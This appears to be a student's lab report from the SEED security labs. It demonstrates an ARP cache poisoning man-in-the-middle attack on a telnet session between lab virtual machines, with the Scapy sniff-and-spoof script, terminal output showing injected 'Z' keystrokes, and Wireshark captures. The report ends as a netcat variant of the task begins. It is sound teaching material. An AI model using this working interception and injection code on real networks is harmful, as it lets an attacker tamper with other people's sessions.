
The command (attack): `sudo python MITM_ARP.py`



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_ARP.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = 08:00:27:59:a3:c9
     pdst      = 10.0.2.13


.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 08:00:27:70:0c:00
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.13
     hwdst     = 08:00:27:70:0c:00
     pdst      = 10.0.2.14


.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```


A successful telnet connection is established.

The command: `telnet 10.0.2.14`



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Oct 10 15:07:16 EDT 2021 from 10.0.2.13 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ ls
android  bin  Customization  Desktop  Documents  Downloads  lib  Music  Pictures  Public  source  Templates  Videos
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

The packet capture on the Wireshark tool:



Source	Destination	Protocol	Length	Info
10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Se
10.0.2.14	10.0.2.13	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.14	ICMP	95	Redirect (Redirect for host)
10.0.2.14	10.0.2.13	TCP	67	[TCP Keep-Alive] 23 → 45950 [PSH, ACK] Se
10.0.2.13	10.0.2.14	TCP	66	45950 → 23 [ACK] Seq=987314918 Ack=27997
10.0.2.13	10.0.2.14	TCP	66	[TCP Keep-Alive ACK] 45950 → 23 [ACK] Sec
10.0.2.13	10.0.2.14	TELNET	67	Telnet Data ...
10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Se
10.0.2.14	10.0.2.13	TELNET	67	Telnet Data ...
10.0.2.14	10.0.2.13	TCP	67	[TCP Keep-Alive] 23 → 45950 [PSH, ACK] Se
10.0.2.13	10.0.2.14	TCP	66	45950 → 23 [ACK] Seq=987314919 Ack=27997
10.0.2.13	10.0.2.14	TCP	66	[TCP Keep-Alive ACK] 45950 → 23 [ACK] Sec
PcsCompu_17:de:fa	PcsCompu_70:0c:00	ARP	42	Who has 10.0.2.14? Tell 10.0.2.8
PcsCompu_17:de:fa	PcsCompu_59:a3:c9	ARP	42	Who has 10.0.2.13? Tell 10.0.2.8
PcsCompu_70:0c:00	PcsCompu_17:de:fa	ARP	60	10.0.2.14 is at 08:00:27:70:0c:00
PcsCompu_59:a3:c9	PcsCompu_17:de:fa	ARP	60	10.0.2.13 is at 08:00:27:59:a3:c9
10.0.2.13	10.0.2.14	TELNET	68	Telnet Data ...
10.0.2.13	10.0.2.14	TCP	68	[TCP Retransmission] 45950 → 23 [PSH, ACK
10.0.2.14	10.0.2.13	TELNET	68	Telnet Data ...
10.0.2.14	10.0.2.13	TCP	68	[TCP Retransmission] 23 → 45950 [PSH, ACK
10.0.2.13	10.0.2.14	TCP	66	45950 → 23 [ACK] Seq=987314921 Ack=27997
10.0.2.13	10.0.2.14	TCP	66	[TCP Dup ACK 167#1] 45950 → 23 [ACK] Seq=
10.0.2.14	10.0.2.13	TELNET	343	Telnet Data ...
10.0.2.14	10.0.2.13	TCP	343	[TCP Retransmission] 23 → 45950 [PSH, ACK
10.0.2.13	10.0.2.14	TCP	66	45950 → 23 [ACK] Seq=987314921 Ack=27997
10.0.2.13	10.0.2.14	TCP	66	[TCP Dup ACK 171#1] 45950 → 23 [ACK] Seq=
10.0.2.14	10.0.2.13	TELNET	108	Telnet Data ...
10.0.2.14	10.0.2.13	TCP	108	[TCP Retransmission] 23 → 45950 [PSH, ACK
10.0.2.13	10.0.2.14	TCP	66	45950 → 23 [ACK] Seq=987314921 Ack=27997
10.0.2.13	10.0.2.14	TCP	66	[TCP Dup ACK 175#1] 45950 → 23 [ACK] Seq=

Next, port forwarding is switched off with the command: `sudo sysctl net.ipv4.ip_forward=0`

Then, the programme is launched.


The programme:

Name: `MITM_ARP_SNIFFSPOOF.py`

```
#!/usr/bin/python3
from scapy.all import *
import re
VM_A_IP = '10.0.2.13'
VM_B_IP = '10.0.2.14'
VM_A_MAC = '08:00:27:59:a3:c9'
VM_B_MAC = '08:00:27:70:0c:00'
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and
pkt[TCP].payload:
        # Create a new packet based on the captured one.
        # (1) We need to delete the checksum fields in the IP and TCP
headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them for us if these fields are
missing.
        # (2) We also delete the original TCP payload.
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        ################################################################
######
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        olddata = pkt[TCP].payload.load # Get the original payload data
        newdata = 'Z' # No change is made in this sample code
        ################################################################
######
        # Attach the new data and set the packet out
        send(newpkt/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```


In this programme, a spoofed IP packet delivered to the target machine. The value contained in the ‘`newdata`’ variable is what that gets replaced on launch of the attack. Then, the packet is sent.

The command: `sudo python MITM_ARP_SNIFFSPOOF.py`




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_ARP_SNIFFSPOOF.py
```

Once again, ‘`ls`’ was typed. But, ‘Z’ was displayed. This was the goal of an MITM attack.




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Oct 10 15:07:16 EDT 2021 from 10.0.2.13 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ ls
android  bin  Customization  Desktop  Documents  Downloads  lib  Music  Pictures  Public  source  Templates  Videos
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ ZZ
```

The spoofed packets are delivered.




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_ARP_SNIFFSPOOF.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-10 15:11:38.3571017…	10.0.2.13	10.0.2.14	TELNET	67	Telnet Data ...
2	2021-10-10 15:11:38.4455538…	PcsCompu_17:de:fa	Broadcast	ARP	42	Who has 10.0.2.14? Tell 10.0.2.8
3	2021-10-10 15:11:38.4460651…	PcsCompu_70:0c:00	PcsCompu_17:de:fa	ARP	60	10.0.2.14 is at 08:00:27:70:0c:00
4	2021-10-10 15:11:38.4638027…	10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Seq=987314921 A
5	2021-10-10 15:11:38.4643796…	10.0.2.14	10.0.2.13	TELNET	67	Telnet Data ...
6	2021-10-10 15:11:38.5261248…	10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Seq=987314921 A
7	2021-10-10 15:11:38.5265134…	10.0.2.14	10.0.2.13	TCP	78	[TCP Keep-Alive ACK] 23 → 45950 [ACK] Seq=2799775400 A
8	2021-10-10 15:11:38.5622547…	10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Seq=987314921 A
9	2021-10-10 15:11:38.5843500…	PcsCompu_17:de:fa	Broadcast	ARP	42	Who has 10.0.2.13? Tell 10.0.2.8
10	2021-10-10 15:11:38.5847224…	PcsCompu_59:a3:c9	PcsCompu_17:de:fa	ARP	60	10.0.2.13 is at 08:00:27:59:a3:c9
11	2021-10-10 15:11:38.5993258…	10.0.2.14	10.0.2.13	TCP	67	[TCP Keep-Alive] 23 → 45950 [PSH, ACK] Seq=2799775399
12	2021-10-10 15:11:38.5998137…	10.0.2.13	10.0.2.14	TCP	66	45950 → 23 [ACK] Seq=987314922 Ack=2799775400 Win=245
13	2021-10-10 15:11:38.6579917…	10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Seq=987314921 A
14	2021-10-10 15:11:38.6583668…	10.0.2.14	10.0.2.13	TCP	78	[TCP Keep-Alive ACK] 23 → 45950 [ACK] Seq=2799775400 A
15	2021-10-10 15:11:38.6726844…	10.0.2.14	10.0.2.13	TCP	67	[TCP Keep-Alive] 23 → 45950 [PSH, ACK] Seq=2799775399
16	2021-10-10 15:11:38.7073538…	10.0.2.14	10.0.2.13	TCP	78	[TCP Keep-Alive ACK] 23 → 45950 [ACK] Seq=2799775400 A
17	2021-10-10 15:11:38.7944512…	10.0.2.13	10.0.2.14	TCP	67	[TCP Keep-Alive] 45950 → 23 [PSH, ACK] Seq=987314921 A
18	2021-10-10 15:11:38.7976703…	10.0.2.14	10.0.2.13	TCP	78	[TCP Keep-Alive ACK] 23 → 45950 [ACK] Seq=2799775400 A
19	2021-10-10 15:11:38.8525497…	10.0.2.14	10.0.2.13	TCP	67	[TCP Keep-Alive] 23 → 45950 [PSH, ACK] Seq=2799775399


These are the results observed on Wireshark.

It’s observed that for every packet transmitted between 10.0.2.13 to 10.0.2.14, the data is, ‘5a’. This is the hexadecimal notation of ‘Z’.



Wireshark · Packet 17 · wireshark_enp0s3_20211010151128_tOCBJn

```
▶ Frame 17: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interf
▶ Ethernet II, Src: PcsCompu_17:de:fa (08:00:27:17:de:fa), Dst: PcsCompu_70:0c:
▶ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.14
▶ Transmission Control Protocol, Src Port: 45950, Dst Port: 23, Seq: 987314921,
▼ Data (1 byte)
    Data: 5a
    [Length: 1]

0000  08 00 27 70 0c 00 08 00  27 17 de fa 08 00 45 10   ..'p.... '.....E.
0010  00 35 2a b6 40 00 40 06  f7 e2 0a 00 02 0d 0a 00   .5*.@.@. ........
```



Wireshark · Packet 21 · wireshark_enp0s3_20211010151128_t0CBJn

```
▸ Frame 21: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interf
▸ Ethernet II, Src: PcsCompu_17:de:fa (08:00:27:17:de:fa), Dst: PcsCompu_70:0c:
▸ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.14
▸ Transmission Control Protocol, Src Port: 45950, Dst Port: 23, Seq: 987314921,
▾ Data (1 byte)
    Data: 5a
    [Length: 1]
```

```
0000  08 00 27 70 0c 00 08 00  27 17 de fa 08 00 45 10   ..'p.... '.....E.
0010  00 35 2a b5 40 00 40 06  f7 e3 0a 00 02 0d 0a 00   .5*.@.@. ........
0020  02 0e b3 7e 00 17 3a d9  3a e9 a6 e1 2e a7 80 18   ...~..:. :.......
0030  00 f5 34 2d 00 00 01 01  08 0a 00 0a c6 cf 00 0a   ..4-.... ........
0040  09 b3 5a                                            ..Z
```


No.: 21 · Time: 2021-10-10 15:11:38.923173232 · Source: 1...21 Ack=2799775399 Win=245 Len=1 TSval=706255 TSecr=657843

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

This task is similar to Task 2, except that Hosts A and B are communicating using netcat, instead of telnet. Attacker machine wants to intercept their communication, so it can make changes to the data sent between A and B. Once the connection is made, messages can be typed on A. Each line of the messages will be put into a TCP packet sent to B, which simply displays the message.


The Objective: The task is to replace every occurrence of the user's first name in the message with a sequence of A's. The length of the sequence should be the same as that of the first name, or it will mess up the TCP sequence number, and hence the entire TCP connection.

